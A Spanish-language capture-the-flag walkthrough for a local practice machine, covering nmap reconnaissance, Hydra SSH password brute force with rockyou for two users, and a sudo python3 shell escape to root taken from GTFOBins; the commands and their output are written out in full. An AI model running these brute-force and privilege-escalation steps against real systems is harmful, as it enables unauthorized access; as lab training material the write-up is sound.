

Lo primero que hacemos es desplegar la máquina previamente descargada

```
> sudo bash auto_deploy.sh pequenas-mentirosas.tar

      ##
    ## ##
  ## ## ##
{NN NNNN NNN NNNN NN N}
  \-----o-----/
   \-----/

D O O K E E R L H S

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Realizamos un ping y comprobamos que nos estamos enfrentando a una máquina Linux ya que su ttl es 64.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.059 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.059/0.059/0.059/0.000 ms
```

Realizamos un escaneo de puertos con nmap y podemos ver que puertos y con qué servicios están corriendo en esta máquina.


```
> cat target -l python -p
# Nmap 7.95 scan initiated Thu Jul 17 16:34:03 2025 as: /usr/lib/nmap
Nmap scan report for 172.17.0.2
Host is up (0.000021s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh-hostkey:
|   256 9e:10:58:a5:1a:42:9d:be:e5:19:d1:2e:79:9c:ce:21 (ECDSA)
|_  256 6b:a3:a8:84:e0:33:57:fc:44:49:69:41:7d:d3:c9:92 (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Utilizamos whatweb para identificar que tecnologías tiene la web.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[172.17.0.2]
```

Accedemos con nuestro navegador al puerto http que tiene levantado y encontramos una pista.



Pista: Encuentra la clave para A en los archivos.

Con esa pista aplicamos fuerza bruta para “a” y logamos obtener una contraseña por lo que ahora loguearnos en la máquina víctima a través de ssh será nuestro siguiente paso.

```
> hydra -l a -P /usr/share/wordlists/rockyou.txt 172.17.0.2 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
for offensive organizations, or for illegal purposes (this is non-binding, th
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-17
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:
ries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: a  password: secret
```

Una vez dentro debemos buscar en que grupo estamos y si existen otros usuarios.

```
> ssh a@172.17.0.2
a@172.17.0.2's password:
Linux 128279b9670a 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC
4

The programs included with the Debian GNU/Linux system are
the exact distribution terms for each program are describ
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to
permitted by applicable law.
a@128279b9670a:~$ id
uid=1001(a) gid=1001(a) groups=1001(a)

a@128279b9670a:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
spencer:x:1000:1000::/home/spencer:/bin/bash
a:x:1001:1001::/home/a:/bin/bash
```

Ya que hemos encontrado al usuario Spencer vamos a aplicar fuerza bruta como el usuario “a”.

```
> hydra -l spencer -P /usr/share/wordlists/rockyou.txt 172.17.0.2 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
for offensive organizations, or for illegal purposes (this is non-binding, these *
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-17
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:
ries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: spencer  password: password1
```

De este modo conseguimos loguearnos con la contraseña proporcionada.

```
> ssh spencer@172.17.0.2
spencer@172.17.0.2's password:
Linux 128279b9670a 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC
4

The programs included with the Debian GNU/Linux system are
the exact distribution terms for each program are describ
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to
permitted by applicable law.
```

Ahora buscamos en a que grupo pertenecemos y comprobamos si tenemos permisos de ejecución de algún binario con sudo -l.

```
spencer@128279b9670a:~$ id
uid=1000(spencer) gid=1000(spencer) groups=1000(spencer)
```

```
spencer@128279b9670a:~$ sudo -l
Matching Defaults entries for spencer
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr

User spencer may run the following co
(ALL) NOPASSWD: /usr/bin/python3
```

Nos dirigimos a la página de GTFO para ver si es posible hacer una shell con sudo y de ese modo escalar privilegios a root.

Shell

It can be used to break out from restricte

```
python -c 'import os; os.system("/bin/sh")'
```

Listo, ya tenemos acceso a root.

```
spencer@128279b9670a:~$ sudo python3 -c 'import os; os.system("/bin/bash")'
root@128279b9670a:/home/spencer# id
uid=0(root) gid=0(root) groups=0(root)
```